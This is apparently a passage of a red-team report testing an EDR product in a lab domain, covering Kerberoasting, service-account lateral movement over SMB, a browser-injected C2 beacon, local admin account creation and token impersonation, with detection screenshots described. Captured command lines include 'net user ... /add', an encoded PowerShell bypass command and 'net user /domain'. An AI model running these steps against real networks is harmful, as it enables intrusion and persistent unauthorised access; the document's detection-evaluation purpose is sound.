Tactics: Credential Access

ATT&CK Techniques

The screenshot displays the Microsoft Defender for Endpoint interface. On the left, the 'Incidents' pane shows a list of alerts, with 'SuspiciousKerberosTicketRequested' selected. The main area shows a network diagram with nodes for 'ws01', 'dc01', and 'fs01'. A detailed alert view on the right provides the following information:

- Alert Name:** SuspiciousKerberosTicketRequested
- Severity:** Medium
- Sensor:** Endpoint
- Detected on:** ws01
- Kill Chain Phase:** Credential Access
- EDR Incident:** #17 incidents
- Alert Details:** A kerberos ticket with weak encryption was requested which could indicate Kerberoasting activity.
- Artifacts Involved:** Endpoint: ws01, Server: dc01
- Interactions:** ws01 → dc01
- Resources:** No resources involved.
- ATT&CK Techniques:** Credential Access: Steal or Forge Kerberos Tickets

Step 6 Manual investigation for telemetry / Threat hunting

The screenshot shows the 'All Events' section of the Microsoft Defender for Endpoint console. A table lists various events, with the 'netuserdiscovery' event highlighted. The details for this event are as follows:

event_time	other.hostn...	other.event_name	alert.severit...	other.event...	other.senso...	other.detec...	resou...
...	FS01	rundll32suspiciousextension	25	alert	edr	edr_detection	-
...	DC01	suspiciouskerberosticketrequested	40	alert	edr	edr_detection	-
...	DC01	suspiciouskerberosticketrequested	40	alert	edr	edr_detection	-
...	WS01	netuserdiscovery	11	alert	edr	edr_detection	-
...	WS01	uncommonbrowserchild	11	alert	edr	edr_detection	-
...	WS01	netuserdiscovery	11	alert	edr	edr_detection	-
...	WS01	uncommonbrowserchild	11	alert	edr	edr_detection	-
...	WS02	freshfilierename	11	alert	edr	edr_detection	-
...	WS02	rundll32suspiciousextension	25	alert	edr	edr_detection	-
...	WS01	browser.dynamicload.netapi32	12	alert	edr	edr_detection	-
...	WS01	browser.dynamicload.wtsapi32	12	alert	edr	edr_detection	-

The detailed view for the 'netuserdiscovery' event shows the following details:

- Severity:** Low
- Detected on:** ws01
- Detected by:** edr
- Type:** alert
- Process Path:** "c:\windows\system32\net.exe"
- Process Command Line:** "net user /domain"
- Alert ATT&CK Subtechnique ID:** T1087.002
- Alert Type:** "ctc"
- Alert ATT&CK Technique:** "Domain Account"
- Alert ATT&CK Technique ID:** T1033 +3
- Alert Severity Score:** 11
- Alert Name:** "NetUserDiscovery"
- Alert Description:** "User discovery using net.exe."
- Alert Mark:** "suspicious"
- Alert ATT&CK Technique ID:** T1033 +3

Step 7. Lateral Movement

Step 7 Lateral Movement: Service Account Authentication to FS01

Description In this step, we used the previously obtained credentials of the service account **svc_sqlservice** to perform lateral movement from **WS01** to the file server **FS01**.

After confirming that the service account possessed sufficient privileges, we authenticated to FS01 using the valid domain credentials and established remote access. This activity simulated a realistic attacker scenario in which compromised service account credentials are leveraged to pivot from a workstation to a higher-value server system.

The objective of this step was to evaluate whether the use of legitimate service account credentials for remote authentication is detected, logged, and correlated with prior suspicious activity originating from WS01.

- TTPs**
- **T1078 – Valid Accounts**
Use of legitimate domain credentials (svc_sqlservice) to authenticate to a remote system.
 - **T1021.002 – Remote Services: SMB/Windows Admin Shares**
Remote access to FS01 via SMB using administrative shares.

Performed on WS01

Host IPv4 10.10.70.202

User context NT AUTHORITY\SYSTEM

Integrity level system integrity

Monitored Activities from the Security Product

Result / Observations The screenshots indicate that this lateral movement step was detected with good visibility and useful correlation across multiple behaviours on FS01. The activity was not limited to a single generic alert. Instead, the telemetry shows the creation of a suspicious PsExec-like service on the target, execution of the transferred payload cf41cb2.exe under the SYSTEM context, follow-on malicious behaviour from rundll32.exe, and a related outbound network connection. This provides a fairly complete picture of the remote execution chain and shows that the EDR was able to connect service creation, payload execution, process injection activity, and subsequent network communication on the destination host.

In addition, the screenshots contain meaningful authentication-related context. The SuspiciousLoginAfterKerberoasting alert explicitly ties a Kerberos-authenticated interaction to the SMB user svc_sqlservice from source system 10.10.70.202 toward 10.10.70.200, which aligns well with the intended pivot from WS01 to FS01 using the compromised service account. That is a strong point in the detection because it moves beyond simple malware telemetry and adds credential-usage context to the overall sequence. While the screenshots do not show the credential material itself being used interactively, they do show that the resulting remote authentication and the follow-on execution on FS01 were recognized clearly and correlated to the broader attack activity.

Step 7 Detection (Active response)

Antimalware (3) ⌵

On-Access scanning has detected a threat. There was no action taken on the file.

\\10.10.70.201\ADMIN\$\cf41cb2.exe is malware of type Gen:Variant.Barys.384273. To take an action on the threat, please contact your system administrator.

\\10.10.70.201\ADMIN\$\cf41cb2.exe is malware of type Gen:Variant.Barys.384273. To take an action on the threat, please contact your system administrator.

C:\Windows\cf41cb2.exe is malware of type Gen:Variant.Barys.384273. To take an action on the threat, please contact your system administrator.

The screenshot displays an EDR console interface. At the top, a search bar shows 'cf41cb2.exe(PID:1...'. The main area features a process execution tree with nodes for FS01, <system> (0), wininit.exe (772), and services.exe (912). A red circular icon with a white gear is positioned over the services.exe node. Below this, a horizontal timeline shows the execution of cf41cb2.exe (11232) at step 119, marked as 'Executed'. A red circular icon with a white gear is also placed over this execution point. On the right side, a panel titled 'cf41cb2.exe Process Execution' lists several alerts:

- Process detected as MALWARE by analysis
- ATC.Malicious
- Gen:Variant.Barys.384273
- WriteShellcodeToProcessMemory
- EDRGen.ProcessExecution. 2
- Generic.PipeCommunication.Malware
- SuspiciousPipeCreated. 1
- SuspiciousPipeCreated. 2
- PossibleThreadHijacking
- ProcessSuspectedInjection
- InjectionWriteProcMemory
- ThreadHijacking
- RemoteFileExecuted
- InjectionViaSetThreadContext
- NamedPipeCreate
- Heuristic.NamedPipeClientInfoOpen
- ModuleLoadNetworkShare

The screenshot displays an EDR interface with a process execution graph on the left and a detailed alert list on the right.

Process Execution Graph:

- The graph shows a sequence of process executions: `services.exe (912)` (2. Executed) → `winit.exe (772)` (1. Execute) → `cf41cb2.exe (11232)` (119. Executed) → `rundll32.exe (9144)` (123. Executed).
- Each process is represented by a circular icon with a red center and a grey outer ring.
- Arrows indicate the flow of execution between these processes.
- A search bar is located at the bottom of the graph area.

Alerts Panel (Targeting `rundll32.exe`):

- Process Execution:** `rundll32.exe` (Process Execution)
- Alerts:** Process detected as **MALWARE** by analysis.
- Alert List:**
 - InjectedLegitimateProcess.UnusualCommand...
 - InjectionWriteProcMemory
 - InjectionRemoteThread
 - InjectionViaSetThreadContext
 - ThreadHijacking
 - Rundll32UncommonLoad
 - SuspiciousProcessExecution.RunDLL32.1
 - InjectedLegitimateProcess.UnusualCommand...
 - InjectedLegitimateProcess.UnusualCommand...
 - Heuristic.DownloadedData
 - ProcessSuspectedInjection
 - BrowserInjection
 - RemoteThreadInjection
- INVESTIGATION:** Network Presence, 2 endpoints | First Seen On: Related processes in Live Search

The screenshot displays an EDR interface with a process tree on the left and a detailed alert on the right. The process tree shows a search for 'cf41cb2.exe(PID:1...)' with a red warning icon. Below it, 'rundll32.exe (9144)' is highlighted with a blue line leading to a globe icon labeled '131. Connected'. The right-hand panel shows the following details:

- Requested Host:** [Redacted]
- ALERTS:**
 - Domain detected as **SUSPICIOUS** by analysis
 - LOLBin.NetworkConnection
- INVESTIGATION:**
 - Network Presence: [Progress bar]
 - Related connections in Live Search
- REMEDIATION:**
 - No actions taken
 - Prevent: [Add IP as exception](#)
- DOMAIN INFO:**
 - Requested URL: [Redacted]
 - Remote Port: 80
 - Protocol: N/A
 - Request Method: N/A
 - Stream Type: N/A
 - Extracted File Na...: N/A
 - Source Applicati...: c:\windows\system32\rundll...

#16 (Part of: #15 extended incidents) | Date | Status: Open | Assignee: Unassigned | Priority: Unassigned

Blocked

Search nodes: c41cb2.exe(PID:1...

SuspiciousPsExecConnection.8

Process: <system>

[View context in Historical Search](#)

ALERT DETAILS

A suspicious PsExec like service was created

Process: **Other**

Added Service Name: cf41cb2
 Added Service File Path: \\10.10.70.20\admin\$\cf41cb2.exe
 Extra Info 1: Operation Channel: normal
 Is Driver: No

ATTACK INFO

Tactics: Persistence, Privilege Escalation, Lateral Movement, Execution

ATT&CK Techniques

Create or Modify System Process: T1543.003 Windows Service
 Lateral Tool Transfer: T1570
 Remote Services: T1021.002 SMB/Windows Admin Shares
 System Services: T1569.002 Service Execution

RECOMMENDATIONS

#17 (Part of: #15 extended incidents) | Date | Status: Open | Assignee: Unassigned | Priority: Unassigned

Reported

Search nodes: wsmprovhost.exe(...)

SuspiciousLoginAfterKerberoasting

Detected on: EDR
 Detected By: EDR
 Domain: 10.10.70.200

[View context in Historical Search](#)

ALERT DETAILS

A TGS request was granted after a possible Kerberoasting attack. Kerberoasting is an attack that exploits the Kerberos protocol to obtain password hashes for AD users. TGS tickets can grant a user execution rights.

Process: **Network** | Other

Raw Connection Dest Ip: 10.10.70.200
 Raw Connection Source Ip: 10.10.70.202
 Raw Connection Dest Port: 88
 Raw Connection Source Port: 64400
 Raw Connection Direction: inbound
 Raw Connection Protocol: kerberos
 Raw Connection Encryption: aes256-cts-hmac-sha1-96
 Raw Connection Service Name: cifs/FS01
 SMB User: svc_sqlservice
 SMB Domain Name: LABLOCAL

Is this a legitimate behavior?
[Add as EDR Exclusion to stop receiving this alert](#)

ATTACK INFO

Tactics: Credential Access, Lateral Movement, Defense Evasion, Persistence

Step 8. Command and Control

Step 8 Command and Control: Browser-Parented Beacon Execution

Description In this step, the tester leveraged **C2** capabilities to establish a legitimate-appearing parent/child process relationship for the active Command-and-Control (C2) channel.

The Beacon was configured to spawn under commonly observed and trusted process trees such as **explorer.exe** → **chrome.exe** or **explorer.exe** → **msedge.exe**. This technique was used to blend malicious activity into normal user-driven browser execution patterns and reduce suspicion at the endpoint level.

The objective was to evaluate whether security monitoring solutions can detect anomalous process spawning behaviour, suspicious command-line parameters, or unusual outbound network connections initiated by browser processes. Additionally, this step assessed whether detection logic relies primarily on process ancestry heuristics or incorporates deeper behavioural and network-based analytics to identify covert C2 communications operating under legitimate process names.

- TTPs**
- **T1071.001 – Application Layer Protocol: Web Protocols**
Use of HTTP/HTTPS communication to blend C2 traffic with legitimate web traffic.
 - **T1036 – Masquerading**
Execution of malicious activity under legitimate browser processes to evade detection.
 - **T1055 – Process Injection**
Injection of Beacon code into a legitimate process to establish covert execution.
 - **T1105 – Ingress Tool Transfer**
Previously delivered payload establishing outbound communication to external C2 infrastructure.

Performed on	FS01
Host IPv4	10.10.70.201
User context	NT AUTHORITY\SYSTEM
Integrity level	system integrity

Monitored Activities from the Security Product

Result / Observations In this step, the browser-parented Beacon execution was detected clearly through multiple correlated telemetry elements. The screenshots show the injected msedge.exe process being identified as suspicious, with dedicated alerts for ProcessSuspectedInjection, InjectionViaSetThreadContext, ThreadHijacking, and BrowserInjection. This indicates that the detection logic did not rely solely on the use of a legitimate browser name, but instead recognized the underlying malicious behaviour associated with process injection and browser abuse. That is a strong outcome for this test, as the activity was still surfaced even though it was intentionally blended into a trusted browser process.

The telemetry also shows that the injected browser process subsequently established outbound network communication, which was marked as suspicious by security analytics. This is particularly relevant for the objective of the test, because it demonstrates that the solution was able to link the malicious execution chain with follow-on C2-like network activity rather than treating the browser process as benign background traffic. Overall, the screenshots provide good evidence that the browser-masqueraded Beacon was detected with useful behavioural context, and that both the injection into msedge.exe and the resulting suspicious network connection were visible in the detection data.

Step 8 Detection (Active response)

The screenshot displays an EDR interface with a process execution tree on the left and a detailed view of a process on the right.

Process Execution Tree:

- 123. Executed: cf41cb2.exe (PID:1...)
- 123. Executed: rundll32.exe (9144)
- 144. Executed: msedge.exe (10164)

Process Details (msedge.exe):

- Process Execution:** msedge.exe
- ALERTS:** Process detected as **SUSPICIOUS** by analysis. Alert type: ProcessSuspectedInjection.
- INVESTIGATION:** Network Presence, 1 endpoints, First Seen On: [link], Related processes in Live Search [link].
- Further Analysis:** Add to Sandbox, VirusTotal, Google.
- REMEDIATION:** No actions taken. Fix & Remediate: Kill, Quarantine file. Prevent: Add file to Blocklist, Add file as exception.
- PROCESS INFO:** Process Name: msedge.exe (ID: 10164), Command Line: "C:\Program Files (x86)\M..., User: NT AUTHORITY\SYSTEM, Execution Time: [blank].
- FILE INFO:** [blank]

The screenshot displays an EDR interface. On the left, a process tree shows a search for 'cf41cb2.exe(PID:1...'. Below it, a process 'msedge.exe (10164)' is highlighted with a red circle and a '144. Executed' label. A vertical line connects this process to a globe icon at the bottom of the tree. On the right, a detailed alert panel is shown for 'msedge.exe Process Execution'. The 'ALERTS' section contains one alert: 'Process detected as SUSPICIOUS by analysis' with a severity of '1' and a category of 'ProcessSuspectedInjection'. The 'INVESTIGATION' section shows '1 endpoints' and 'First Seen On:'. Below this are links for 'Add to Sandbox', 'VirusTotal', and 'Google'. The 'REMEDIATION' section includes 'No actions taken', 'Fix & Remediate' with buttons for 'Kill' and 'Quarantine file', and 'Prevent' with buttons for 'Add file to Blocklist' and 'Add file as exception'. The 'PROCESS INFO' section lists: Process Name: msedge.exe (ID: 10164), Command Line: "C:\Program Files (x86)\M..., User: NT AUTHORITY\SYSTEM, and Execution Time: (blank). The 'FILE INFO' section is partially visible at the bottom.

#16 (Part of: #15 extended incidents) | Date | Status: Open | Assignee: Unassigned | Priority: Unassigned

Search nodes: cf41cb2.exe(PID:1...

144. Executed
145. Inject
146. Inject
147. Inject

msedge.exe (10164) msedge.exe (10164) msedge.exe (10164) msedge.exe (10164)

148. Connected

msedge.exe
Process Execution

ALERTS

Process detected as **SUSPICIOUS** by analysis

- InjectionViaSetThreadContext
- ThreadHijacking

INVESTIGATION

Network Presence

1 endpoints | First Seen On: |
Related processes in Live Search

Further Analysis

Add to Sandbox | VirusTotal | Google

REMEDIATION

No actions taken

Fix & Remediate

Kill | Quarantine file

Prevent

Add file to Blocklist | Add file as exception

PROCESS INFO

Process Name: msedge.exe (ID: 10164)
Command Line: "C:\Program Files (x86)\M...
User: NT AUTHORITY\SYSTEM
Execution Time:

#16 (Part of: #15 extended incidents) | Date | Status: Open | Assignee: Unassigned | Priority: Unassigned

Search nodes: cf41cb2.exe(PID:1...

144. Executed
145. Inject
146. Inject
147. Inject

msedge.exe (10164) msedge.exe (10164) msedge.exe (10164) msedge.exe (10164)

148. Connected

BrowserInjection

Severity: Low

Detected on:
Detected By: EDR
Process: msedge.exe

[View context in Historical Search](#)

ALERT DETAILS

A browser process has been injected. Adversaries can take advantage of security vulnerabilities and inherent functionality in browser software to change content, modify behavior, and intercept information as part of various man in the browser techniques.

Process	Other
Pid:	9144
Process Path:	c:\windows\system32\rundll32.exe
Process Access Privileges:	elevated
Process Integrity Level:	system
Parent Process Integrity Level:	system
Parent Pid:	11232
Parent Process Path:	\\10.10.70.20\admin\$\cf41cb2.exe
Parent Process User:	NT AUTHORITY\SYSTEM
Parent Process Access Privileges:	elevated
User:	NT AUTHORITY\SYSTEM
Process Injection Target Pid:	10164
Command Line:	"C:\Windows\System32\rundll32.exe"

Is this a legitimate behavior?
[Add as EDR Exclusion](#) to stop receiving this alert

ATTACK INFO

#16 (Part of: #15 extended incidents) Blocked

Date: Status: Open Assignee: Unassigned Priority: Unassigned

Search nodes: cf41cb2.exe(PID:1...

II. Connected

191

144. Executed 145. Inject 146. Inject 147. Inject

msedge.exe (10164) msedge.exe (10164) msedge.exe (10164) msedge.exe (10164)

148. Connected

msedge.exe
Process Execution

ALERTS

Process detected as **SUSPICIOUS** by analysis

- InjectionViaSetThreadContext
- ThreadHijacking

INVESTIGATION

Network Presence
1 endpoints | First Seen On:

Related processes in Live Search

Further Analysis
Add to Sandbox | VirusTotal | Google

REMIEDIATION

No actions taken

Fix & Remediate
Kill | Quarantine file

Prevent
Add file to Blocklist | Add file as exception

PROCESS INFO

Process Name: msedge.exe (ID: 10164)
Command Line: "C:\Program Files (x86)\Microsoft\Edge\Applica...
User: NT AUTHORITY\SYSTEM
Execution Time:

#16 (Part of: #15 extended incidents) Blocked

Date: Status: Open Assignee: Unassigned Priority: Unassigned

Search nodes: cf41cb2.exe(PID:1...

144. Executed 145. Inject 146. Inject 147. Inject

msedge.exe (10164) msedge.exe (10164) msedge.exe (10164) msedge.exe (10164)

148. Connected

151. Connected

152. Connected

Requested Host

ALERTS

Domain marked as involved

Detected By: Security analytics
Reason: Process network connection
Detected on:

INVESTIGATION

Network Presence
3 endpoints | First Seen On:

Related connections in Live Search

REMIEDIATION

No actions taken

Prevent
Add IP as exception

DOMAIN INFO

Requested URL:
Remote Port: 80
Protocol: N/A
Request Method: N/A
Stream Type: N/A
Extracted File Name: N/A
Source Application: c:\program files (x86)\microsoft\edge\applicationL...

Step 9. Persistence / Privilege Escalation

Step 9

Persistence / Privilege Escalation: Local Administrator Account Creation on FS01

Description After successfully establishing a foothold on **FS01**, we simulated the creation of a new local administrator account to maintain persistent privileged access.

Using the active Beacon session, the tester executed native Windows commands to create a new local user account and add it to the local **Administrators** group. This activity represents a common post-exploitation technique used by adversaries to ensure continued access to a compromised system, even if the initial access vector is remediated.

TTPs

- **T1136.001 – Create Account: Local Account**
Creation of a new local user account to maintain access.
- **T1098 – Account Manipulation**
Modification of account permissions by adding the user to the local Administrators group.
- **T1078 – Valid Accounts**
Use of legitimate credentials to create and manage additional accounts.

Performed on

FS01

Host IPv4

10.10.70.201

User context

NT AUTHORITY\SYSTEM

Integrity level

system integrity

Monitored Activities from the Security Product

Result / Observations In this step, the creation of the new local administrator account on FS01 was detected with good behavioural context, and the screenshots also show the concrete commands that were used. The execution chain is visible from the malicious browser context (msedge.exe) into cmd.exe, followed by net.exe and net1.exe, which already reflects suspicious administrative activity from an unusual parent process. On top of that, the command lines themselves are clearly exposed in the telemetry. The screenshots show cmd.exe running `C:\Windows\System32\cmd.exe /C net user john.doe johndoe24! /add`, followed by net.exe with `net user john.doe johndoe24! /add`, and net1.exe with `C:\Windows\System32\net1 user john.doe johndoe24! /add`. This means the detection did not only identify suspicious behaviour at a high level, but also preserved the exact administrative actions used during execution.

The follow-on detections provide equally useful detail. cmd.exe was associated with `UncommonBrowserChild`, `SuspiciousBrowserChild`, and `CMDWithAdminPrivileges`, while net.exe triggered `NewUserCreated` and `NetLocalGroupAdministratorsAddedNewUser`. In addition, net1.exe was flagged with `Heuristic.NamedPipeClientInfoOpen`, showing that the activity was monitored across multiple stages of the process chain. Overall, the telemetry shows a strong detection outcome: the EDR captured the suspicious ancestry, the relevant native tooling, and the actual commands used to create and elevate the account, which gives analysts a clear and actionable reconstruction of the activity.

Step 9 Detection (Active response)

✘ Antimalware (4) ▼

Advanced Threat Control has detected a process as malicious. No action was taken.

Process path: \\10.10.70.201\ADMIN\$\cf41cb2.exe. Threat name: ATC.SuspiciousBehavior.FD208EFD0DA71A63. To block malicious processes, please contact your system administrator.

Process path: \\10.10.70.201\ADMIN\$\cf41cb2.exe. Threat name: ATC.SuspiciousBehavior.FD208EFD41AC4573. To block malicious processes, please contact your system administrator.

Process path: \\10.10.70.201\ADMIN\$\cf41cb2.exe. Threat name: ATC.SuspiciousBehavior.FD208EFD7CCA51A0. To block malicious processes, please contact your system administrator.

Process path: \\10.10.70.201\ADMIN\$\cf41cb2.exe. Threat name: ATC.SuspiciousBehavior.FD208EFD45A05BA7. To block malicious processes, please contact your system administrator.

The screenshot displays an EDR console interface. At the top, there are navigation icons for Events, Response, and a shield icon indicating a blocked status. A filter bar shows '#16 (Part of: #15 extended incidents)' and 'Date'. On the right, there are dropdown menus for 'Status' (Open), 'Assignee' (Unassigned), and 'Priority' (Unassigned), along with icons for search, refresh, and help.

The main area is split into two panes. The left pane shows a process tree with nodes for 'msedge.exe (101)' and 'cmd.exe (2336)'. The right pane provides a detailed view of the 'cmd.exe' process execution. It includes an 'ALERTS' section with three items: 'UncommonBrowserChild', 'SuspiciousBrowserChild', and 'CMDWithAdminPrivileges'. Below this is an 'INVESTIGATION' section with 'Network Presence' (2 endpoints, First Seen On:), 'Related processes in Live Search', and 'Further Analysis' (Add to Sandbox, VirusTotal, Google). The 'REMEDIATION' section shows 'No actions taken' and options to 'Kill' or 'Quarantine file'. The 'Prevent' section has buttons for 'Add file to Blocklist' and 'Add file as exception'. The 'PROCESS INFO' section at the bottom lists: Process Name: cmd.exe (ID: 2336), Command Line: "C:\Windows\System32\cmd.exe" /C net user john.doe johndoe24! /add, and User: NT AUTHORITY\SYSTEM.

Events Response #16 (Part of: #15 extended incidents) Blocked Date Status Open Assignee Unassigned Priority Unassigned

net.exe
Process Execution

ALERTS
Process detected as **SUSPICIOUS** by analysis
NewUserCreated
NetLocalGroupAdministratorsAddedNewUser

INVESTIGATION
Network Presence
2 endpoints First Seen On:
Related processes in Live Search

Further Analysis
Add to Sandbox | VirusTotal | Google

REMEDIATION
No actions taken
Fix & Remediate
Kill | Quarantine file
Prevent
Add file to Blocklist | Add file as exception

PROCESS INFO
Process Name: net.exe (ID: 10488)
Command Line: net user john.doe johndoe24! /add
User: NT AUTHORITY\SYSTEM
Execution Time:

Events Response #16 (Part of: #15 extended incidents) Blocked Date Status Open Assignee Unassigned Priority Unassigned

net1.exe
Process Execution

ALERTS
Process detected as **SUSPICIOUS** by analysis
Heuristic.NamedPipeClientInfoOpen

INVESTIGATION
Network Presence
2 endpoints First Seen On:
Related processes in Live Search

Further Analysis
Add to Sandbox | VirusTotal | Google

REMEDIATION
No actions taken
Fix & Remediate
Kill | Quarantine file
Prevent
Add file to Blocklist | Add file as exception

PROCESS INFO
Process Name: net1.exe (ID: 8612)
Command Line: C:\Windows\system32\net1 user john.doe johndoe24! /add
User: NT AUTHORITY\SYSTEM
Execution Time:

Step 10. Privilege Escalation / Discovery

Step 10

Privilege Escalation / Discovery: Domain User Impersonation & Privilege Assessment

Description

In this step, we impersonated the domain user **alice.jones** to assess her effective privileges within the domain environment. After successfully assuming the security context of **alice.jones**, we performed privilege validation to determine whether the account possesses:

- Local administrator privileges on any workstation or server
- Membership in privileged domain groups
- Domain Administrator rights

This included enumeration of domain group memberships, verification of local Administrators group assignments on selected systems, and validation of effective access rights.

The objective of this step was to evaluate whether potentially overprivileged domain user accounts could be leveraged for privilege escalation or further lateral movement within the environment.

TTPs

- **T1134.001 - Access Token Manipulation: Token Impersonation/Theft**
Impersonate domain user by using token theft
- **T1078 - Valid Accounts**
Use of legitimate domain credentials to authenticate and access systems.
- **T1069.002 - Permission Groups Discovery: Domain Groups**
Enumeration of domain group memberships to determine elevated privileges or Domain Admin status.
- **T1069.001 - Permission Groups Discovery: Local Groups**
Verification of membership in local Administrators groups on workstations or servers.
- **T1033 - Account Discovery**
Identification and validation of user account context and associated privileges.

Performed on

FS01

Host IPv4

10.10.70.201

User context

NT AUTHORITY\SYSTEM

Integrity level

system integrity

Monitored Activities from the Security Product

Result / Observations

The screenshots indicate that this activity was at least partially visible to the EDR, although the detection appears to have been driven more by suspicious token and process-context changes than by an explicit high-confidence "user impersonation" alert. The telemetry shows msedge.exe running as NT AUTHORITY\SYSTEM, followed by execution of powershell.exe under the context of lab.local\alice.jones. This is a meaningful observation, because it reflects a clear security-context transition that is not typical for normal user activity and aligns well with the simulated impersonation of a privileged domain user. In that sense, the product did capture important behavioural evidence that the account context had changed and that follow-on activity was occurring under the impersonated identity. At the same time, the screenshots do not directly show the exact steal_token command or the ls \\DC01\c\$ access attempt itself as separate, clearly labelled detections. Instead, the most relevant alerts shown are tokenmanipulation.suspiciousprocess.1 and tokenmanipulation.suspiciousprocess.2, both associated with suspicious process token changes.

The underlying event details describe that powershell.exe and msedge.exe were executed with tokens different from their original process creation context, which is a strong behavioural indicator of impersonation or token abuse. That is valuable detection context and demonstrates that the solution did not miss the unusual privilege transition. Overall, this step appears to have been detected in a useful and technically meaningful way, even if the screenshots do not prove that the privilege validation activity itself was fully reconstructed end to end.

Threat hunting data further strengthens this interpretation. The hunting screenshots show the two token-manipulation alerts on FS01 in direct association with the affected processes and provide the underlying event details, including the altered user and token context. This makes it possible to trace the suspicious privilege shift beyond the immediate alert view and gives analysts additional evidence that the impersonated session of alice.jones was recognized as abnormal. The hunting output therefore adds important depth to the detection by showing not just that suspicious activity occurred, but why the EDR considered the process context unusual.

Step 10 Detection (Active response)

The screenshot displays an EDR console interface for an incident. At the top, it shows incident #16 (Part of: #15 extended incidents) with a status of 'Blocked'. The main focus is on a process execution alert for 'msedge.exe'. The alert is categorized as 'SUSPICIOUS' and specifically as 'ProcessSuspectedInjection'. The investigation section shows network presence with 1 endpoint and provides links for further analysis like 'Add to Sandbox', 'VirusTotal', and 'Google'. The remediation section offers actions such as 'Kill', 'Quarantine file', 'Add file to Blocklist', and 'Add file as exception'. The process info section details the process name (msedge.exe ID: 10164), command line, user (NT AUTHORITY\SYSTEM), and execution time. The file info section provides metadata including SHA256 hash, MD5, signature status (Valid), signer (Microsoft Corporation), issuer, certificate serial, size (4.8 MB), and path.

#16 (Part of: #15 extended incidents) | Date | Status: Open | Assignee: Unassigned | Priority: Unassigned | [Icons]

Blocked

cf41cb2.exe(PID:1...)

msedge.exe (10164)

powershell.exe
Process Execution

PROCESS INFO

Process Name: powershell.exe (ID:1492)

Command Line: powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiA...

User: lab.local\alice.jones

Execution Time:

FILE INFO

Hash: SHA256 | MD5

Signature Status: Valid

Signer: Microsoft Corporation

Issuer: Microsoft Corporation

Certificate Serial: 3300000519daddaa8bdc44b29200000000519

Size: 440.0 KB

Path: c:\windows\system32\windowspowershell\v1.0\powershell.exe

131, Executed

powershell.exe (1492)

Step 10 Manual investigation for telemetry / Threat hunting

All Events

Date

other.hostname:FS01 AND alert.name:*

Press Ctrl+/ to open Helper. Press Ctrl+Space to open Autocomplete. Press Enter to run the query

event_time	other.hostn...	other.event_name	alert.t...
FS01		processenumeration.nativeapi	11
FS01		systeminformationdiscovery.nativeapi	16
FS01		filedirectorydiscovery.nativeapi	20
FS01		systeminformationdiscovery.nativeapi	30
FS01		accesstokenmodified	28
FS01		cryptapiused	12
FS01		systeminformationdiscovery.nativeapi	30
FS01		processinsuspiciousprocesstree	15
FS01		tokenmanipulation.suspiciousprocess.1	29
FS01		tokenmanipulation.suspiciousprocess.2	27
FS01		systeminformationdiscovery.nativeapi	16
FS01		processenumeration.nativeapi	11
FS01		systeminformationdiscovery.nativeapi	30
FS01		systeminformationdiscovery.nativeapi	30

Back to top | 74 items

tokenmanipulation.suspiciousprocess.1

Severity ● Low

Detected on

Detected by edr

Type alert

DETAILS

TABLE JSON

alert.att&ck_technique_id	T1055 +6
alert.type	"ctc"
alert.att&ck_tactic	"Defense Evasion" +3
alert.att&ck_technique	"Process Injection" +6
alert.name	"TokenManipulation.SuspiciousProcess.1"
alert.att&ck_subtechnique_id	T1059.001 +1
alert.description	"EDR has detected a suspicious process token change: powershell.exe was executed with a different token than its parent process, which indicates a process token tampering. powershell.exe was executed with a token related to S-1-5-21-934274510-1384776283-4208465934-1110, while its parent process was executed with a token related to S-1-5-18, which indicates an attempt to change process permissions."
alert.mark	"suspicious"
alert.att&ck_subtechnique	"PowerShell" +1
alert.severity_score	29
other.event_type	"alert"
other.detection_class	"edr_detection"
other.event_id	"1719381629675877518317769942205075849351"
other.os	"windows"
other.hostname	"FS01"
other.sensor_name	"edr"
other.arch	"x64"
other.event_name	"tokenmanipulation.suspiciousprocess.1"
other.user	"lab.local\alice.jones"
file.sha256	"38f4384643b3fa0de714d2367b712c2e0falc89e2cfd31ae6b831ad962b1033"
file.md5	"dd6f4b7818a253887b8ea86515f6fb7d"
process.path	"c:\windows\system32\windowspowershell\v1.0\powershell.exe"
process.parent_user	"NT AUTHORITY\SYSTEM"
process.integrity_level	"medium"
process.parent_pid	10164
process.sha256	"38f4384643b3fa0de714d2367b712c2e0falc89e2cfd31ae6b831ad962b1033"
process.parent_access_privileges	"elevated"
process.oid	1492

All Events

Date

other.hostname:FS01 AND alert.name:*

Press Ctrl+/ to open Helper. Press Ctrl+Space to open Autocomplete. Press Enter to run the query

event_time	other.hostn...	other.event_name	alert.t...
FS01		processenumeration.nativeapi	
FS01		systeminformationdiscovery.nativeapi	
FS01		filedirectorydiscovery.nativeapi	
FS01		systeminformationdiscovery.nativeapi	
FS01		accesstokenmodified	
FS01		cryptapiused	
FS01		systeminformationdiscovery.nativeapi	
FS01		processinsuspiciousprocesstree	
FS01		tokenmanipulation.suspiciousprocess.1	
FS01		tokenmanipulation.suspiciousprocess.2	
FS01		systeminformationdiscovery.nativeapi	
FS01		processenumeration.nativeapi	
FS01		systeminformationdiscovery.nativeapi	
FS01		systeminformationdiscovery.nativeapi	

Back to top | 74 items

tokenmanipulation.suspiciousprocess.2

Severity ● Low

Detected on

Detected by edr

Type alert

DETAILS

TABLE JSON

alert.att&ck_technique_id	T1055 +6
alert.type	"ctc"
alert.att&ck_tactic	"Defense Evasion" +3
alert.att&ck_technique	"Process Injection" +6
alert.name	"TokenManipulation.SuspiciousProcess.2"
alert.att&ck_subtechnique_id	T1059.001 +1
alert.description	"EDR has detected a suspicious process token change: msedge.exe executed a process with a different token than its process creation token, which indicates a process token tampering via CreateProcessWithToken or process token alteration. Child process was executed with a token related to S-1-5-21-934274510-1384776283-4208465934-1110, while msedge.exe was executed with a token related to S-1-5-18."
alert.mark	"suspicious"
alert.att&ck_subtechnique	"PowerShell" +1
alert.severity_score	27
other.event_type	"alert"
other.detection_class	"edr_detection"
other.event_id	"84909954738069120916340234573406575102"
other.os	"windows"
other.hostname	"FS01"
other.sensor_name	"edr"
other.arch	"x64"
other.event_name	"tokenmanipulation.suspiciousprocess.2"
other.user	"NT AUTHORITY\SYSTEM"
file.sha256	"00f322868d44b658c2f3c6567f63632712fb87295aa39bd76567762d93a730af"
file.md5	"9f4f0d356a839294bbf69bab1b0b9a38"
process.path	"c:\program files (x86)\microsoft\edge\application\msedge.exe"
process.parent_user	"NT AUTHORITY\SYSTEM"
process.integrity_level	"system"
process.parent_pid	9144
process.sha256	"00f322868d44b658c2f3c6567f63632712fb87295aa39bd76567762d93a730af"
process.parent_access_privileges	"elevated"
process.oid	10164

Step 11. Lateral Movement

Step 11

